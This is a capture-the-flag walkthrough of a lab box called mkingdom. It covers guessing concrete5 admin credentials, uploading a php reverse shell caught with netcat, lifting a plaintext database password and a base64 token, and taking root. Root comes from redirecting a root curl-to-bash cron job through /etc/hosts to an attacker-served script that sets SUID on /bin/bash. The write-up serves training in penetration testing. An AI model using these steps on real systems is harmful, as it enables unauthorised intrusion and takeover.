
□ Stay signed in for 14 days

Log in


Forgot Password

By doing a little bit of research on the concrete5 web framework, we find out the there are usually default credentials of admin/admin. However, the admin password doesn’t work. But, with a little bit of password guessing, we find that the password is, well, password.

Once logged in, we can now view the admin panel.



Inside of system and settings, we can edit the allowed file types.



10.10.13.251:85/app/castle/index.php/dashboard/system

System & Settings

Basics
- Name & Attributes
- Accessibility
- Social Links
- Bookmark Icons
- Rich Text Editor
- Languages
- Time Zone
- Reset Edit Mode

Express
- Data Objects
- Custom Entry Locations

Multilingual
- Multilingual Setup
- Copy Languages
- Page Report
- Translate Site Interface

SEO & Statistics
- URLs and Redirection
- Bulk SEO Updater
- Tracking Codes
- Excluded URL Word List
- Search Index

Files
- Allowed File Types
- File Manager Permissions
- Thumbnails
- Image Options
- File Storage Locations
- Export Options

Optimization
- Cache & Speed Settings
- Clear Cache
- Automated Jobs
- Database Query Log


Permissions & Access
- Site Access

Login & Registration
- Account Options
- Login Destination

Email
- SMTP Method
- Email Importers

10.10.13.251:85/app/castle/index.php/dashboard/system/files/filetypes

Add php to the list, and click save.




10.10.13.251:85/app/castle/index.php/dashboard/system/files/filetypes

Allowed File Types


File Extensions to Accept

flv, jpg, gif, jpeg, ico, docx, xla, png, psd, swf, doc, txt, xls, xlsx, csv, pdf, tiff, rtf, m4a, mov, wmv, mpeg, mpg, wav, 3gp, avi, m4v, mp4, mp3, qt, ppt, pptx, kml, xml, svg, webm, ogg, ogv, php


Going to the files section, we can now upload a php reverse shell into the system.



Name	Type	Date Modified	Size
slider2.png	Image	11/29/23, 12:25 AM	108.70 KB
subway.jpg	Image	11/29/23, 12:25 AM	298.43 KB
mountains.jpg	Image	11/29/23, 12:25 AM	322.69 KB
sunset.jpg	Image	11/29/23, 12:25 AM	447.31 KB
balloon.jpg	Image	11/29/23, 12:25 AM	48.54 KB
slider1.png	Image	11/29/23, 12:25 AM	76.65 KB
houses.jpg	Image	11/29/23, 12:25 AM	286.28 KB
blank2.png	Image	11/29/23, 12:25 AM	1.18 KB
masthead.png	Image	11/29/23, 12:25 AM	1.40 KB
plants.jpg	Image	11/29/23, 12:25 AM	365.08 KB


10.10.13.251:85/app/castle/index.php/dashboard/files/search
Add Files
Your Computer
Incoming Directory
Remote Files
Drop files here or click to upload.
Cancel

Once the upload is complete, we see the link to our uploaded php revshell.



10.10.13.251:85/app/castle/index.php/dashboard/files/search

Upload Complete

1 file uploaded

Properties

URL to File	http://10.10.13.251:85/app/castle/application/files/5817/2644/4687/phpshell.php
Tracked URL	http://10.10.13.251:85/app/castle/index.php/download_file/28/0
Title	phpshell.php
Description	None
Tags	None

Sets

Add/Remove Sets

None

10.10.13.251:85/app/castle/application/files/5817/2644/4687/phpshell.php

Copy the link, and we can now trigger the reverse shell file using curl. First, set up a netcat listener to catch the shell.

```
$ nc -lvnp 4447
listening on [any] 4447 …
```

Now, using curl, trigger the reverse shell.

```
$ curl
http://10.10.13.251:85/app/castle/application/files/5817/2644/4687/
phpshell.php
```

Our shell connects back and we are in as www-data.

```
$ nc -lvnp 4447
listening on [any] 4447 ...
connect to [10.6.95.150] from (UNKNOWN) [10.10.13.251] 35880
Linux mkingdom.thm 4.4.0-148-generic #174~14.04.1-Ubuntu SMP
Thu May 9 08:17:37 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 20:25:44 up  1:07,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU
WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-
data),1003(web)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

We can gain a better shell with a python pty shell.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Inside of /var/www/html/app/castle/application/config, we find a database file, with the password for user toad in plaintext. Using this, we can make lateral movement to user toad.

Now that we are user toad, let’s look around for anything interesting. We can list all hidden files in toads home directory with `$ ls -a.`

```
toad@mkingdom:~$ ls -a
ls -a
.              .compiz    .ICEauthority   Public     .xsession-errors
..             .config    .local          smb.txt    .xsession-errors.old
.bash_history  Desktop    Music           .ssh
.bash_logout   Documents  .mysql_history  Templates
.bashrc        Downloads  Pictures        Videos
.cache         .gconf     .profile        .Xauthority
```

Looking inside the .bashrc file, we find an exported password token encoded in base64. We can do a quick grep for environment variables within the shell to list it in the terminal.

```
toad@mkingdom:~$ env | grep PWD_token
env | grep PWD_token
PWD_token=aWthVGVOVEFOdEVTCg==
```

Decoding this from base64, gives us the password ‘ikaTeNTANtES’. We can now use this password to access user mario.

```
toad@mkingdom:~$ su - mario
su - mario
Password: ikaTeNTANtES

mario@mkingdom:~$
```

Now that we are mario, let’s do a quick check for sudo privileges with `sudo -l`

```
mario@mkingdom:~$ sudo -l
sudo -l
Matching Defaults entries for mario on mkingdom:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin,
    pwfeedback

User mario may run the following commands on mkingdom:
    (ALL) /usr/bin/id
```

We see that mario may run the /usr/bin/id binary. However, this does not help us much, as the id binary is not very useful for privilege escalation to root. Also, strangely enough, mario cannot run the /bin/cat binary from the /home/mario directory to read user.txt. However, there are a couple of ways around this. One way is to move the user.txt file to /tmp. There are usually less access restrictions inside the /tmp directory, so we can run the /bin/cat binary to read it from there.

We can simultaneously move the user.txt file to /tmp and read it all in one swift command with;

```
$ cp user.txt /tmp && cat /tmp/user.txt
```

This will reveal the user flag.

Another way that is much shorter and simpler, is to simply use the more binary.

```
$ more user.txt
```

This will also reveal the user flag for us.

Now on to root. This is probably the most complex part of the box, but I found it very interesting.

Looking around the system for interesting files, we stumble across a log file located at /var/log/up.log. Reading it reveals an app called ‘TheCastleApp’, which may be linked to other useful files within the system.

```
mario@mkingdom:~$ cat /var/log/up.log
cat /var/log/up.log
There are 39830 folder and files in TheCastleApp in - - - - > Mon
Sep 16 14:31:01 EDT 2024.
```

Grepping around the file system recursively for ‘TheCastleApp’, we indeed find two files of interest.

```
mario@mkingdom:~$ grep -lr 'TheCastleApp' /var 2>/dev/null
grep -lr 'TheCastleApp' /var 2>/dev/null
/var/log/up.log
/var/www/html/app/castle/application/counter.sh
```

Let’s take a look at the counter.sh file.

```
mario@mkingdom:~$ cat
/var/www/html/app/castle/application/counter.sh
cat /var/www/html/app/castle/application/counter.sh
#!/bin/bash
echo "There are $(ls -laR /var/www/html/app/castle/ | wc -l) folder
and files in TheCastleApp in - - - - > $(date)."
```

And the up.log file.

```
mario@mkingdom:~$ cat /var/log/up.log
cat /var/log/up.log
There are 39830 folder and files in TheCastleApp in - - - - > Mon
Sep 16 16:51:02 EDT 2024.
```

It appears these two files share a symbiotic relationship. Let’s run pspy to see processes running within the system.

First, download pspy to your attack box.

```
$ wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64 -O pspy
```

Then, setup a python server in the download location.

```
$ python3 -m http.server 4441
Serving HTTP on 0.0.0.0 port 4441 (http://0.0.0.0:4441/) …
```


And grab it from the victim machine.

```
mario@mkingdom:~$ wget http://10.6.95.150:4441/pspy -O /tmp/pspy
```

You should see it listed in /tmp.

```
mario@mkingdom:~$ ls /tmp
ls /tmp
pspy
```

Now, run pspy and wait for just a bit. You should see something like this.



```
2024/09/16 16:33:17 CMD: UID=0     PID=10     |
2024/09/16 16:33:17 CMD: UID=0     PID=9      |
2024/09/16 16:33:17 CMD: UID=0     PID=8      |
2024/09/16 16:33:17 CMD: UID=0     PID=7      |
2024/09/16 16:33:17 CMD: UID=0     PID=6      |
2024/09/16 16:33:17 CMD: UID=0     PID=5      |
2024/09/16 16:33:17 CMD: UID=0     PID=3      |
2024/09/16 16:33:17 CMD: UID=0     PID=2      |
2024/09/16 16:33:17 CMD: UID=0     PID=1      | /sbin/init
2024/09/16 16:34:01 CMD: UID=0     PID=5385   | bash
2024/09/16 16:34:01 CMD: UID=0     PID=5384   | curl mkingdom.thm:85/app/castle/application/counter.sh
2024/09/16 16:34:01 CMD: UID=0     PID=5383   | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /v
ar/log/up.log
2024/09/16 16:34:01 CMD: UID=0     PID=5382   | CRON
2024/09/16 16:34:01 CMD: UID=0     PID=5387   | bash
2024/09/16 16:34:01 CMD: UID=0     PID=5389   | bash
2024/09/16 16:34:01 CMD: UID=0     PID=5388   | bash
2024/09/16 16:34:01 CMD: UID=0     PID=5390   |
2024/09/16 16:35:01 CMD: UID=0     PID=5397   | bash
2024/09/16 16:35:01 CMD: UID=0     PID=5396   | curl mkingdom.thm:85/app/castle/application/counter.sh
2024/09/16 16:35:01 CMD: UID=0     PID=5395   | CRON
2024/09/16 16:35:01 CMD: UID=0     PID=5394   | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /v
ar/log/up.log
2024/09/16 16:35:01 CMD: UID=0     PID=5393   | CRON
2024/09/16 16:35:01 CMD: UID=0     PID=5392   | CRON
2024/09/16 16:35:01 CMD: UID=0     PID=5400   | bash
2024/09/16 16:35:01 CMD: UID=0     PID=5402   | bash
2024/09/16 16:35:01 CMD: UID=0     PID=5401   | bash
2024/09/16 16:35:01 CMD: UID=0     PID=5403   |
```

As we can see, there is a cron job doing two things. First, its running curl mkingdom.thm:85/app/castle/application/counter.sh, Then, it is running /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log, which feeds the output from counter.sh into bash via the pipeline. This in turn causes bash to run the counter.sh script.

Now that we know that the counter.sh script is being run once every minute, we can create a counter.sh script of our own, and manipulate the server address that the cron job reaches out to. Running `ls -l /etc/hosts`, we can see that mario has read/write permissions on the /etc/hosts file.

```
mario@mkingdom:~$ ls -l /etc/hosts

-rw-rw-r-- 1 root mario 342 Jan 26  2024 /etc/hosts
```

Knowing this, we can change the /etc/hosts file, so that the cron job will reach for the script on a different server.

```
mario@mkingdom:~$ cp /etc/hosts /tmp/hosts.bak

mario@mkingdom:~$ cat /etc/hosts | sed 's/127\.0\.1\.1\tmkingdom\.thm/10\.6\.95\.150\t\tmkingdom.thm/g' > /tmp/replace_hosts

mario@mkingdom:~$ cat /tmp/replace_hosts > /etc/hosts
```

On our host machine, create a directory for the malicious counter.sh file.

```
$ mkdir -p /tmp/app/castle/application
```

Then, create the malicious script.

```
$ nano /tmp/app/castle/application/counter.sh
```

The script should look something like this. Once the cronjob reaches out for this script, it will effectively set the SUID bit on the /bin/bash binary.

```
#! /usr/bin/env bash

# Set SUID bit on /bin/bash binary
chmod 4755 /bin/bash
```

Setup a python server on port 85. The cronjob will soon make its next grab for the file.

```
$ sudo python3 -m http.server 85 --directory /tmp
```

Once it does, you should see something like;

```
10.10.80.77 - - [16/Sep/2024 18:24:02] "GET
/app/castle/application/counter.sh HTTP/1.1" 200 -
```

Now, check the SUID bit of /bin/bash.

```
mario@mkingdom:~$ ls -l /bin/bash
ls -l /bin/bash
-rwsr-xr-x 1 root root 1021112 May 16  2017 /bin/bash
```

Then become root with;

```
mario@mkingdom:~$ /bin/bash -ip

bash-4.3#
```

For some odd reason, root.txt is still unreadable in its current directory. So, cd to /root and do;

```
bash-4.3# cp root.txt /tmp && cat /tmp/root.txt
```

And you should have the root flag. Congrats!!!!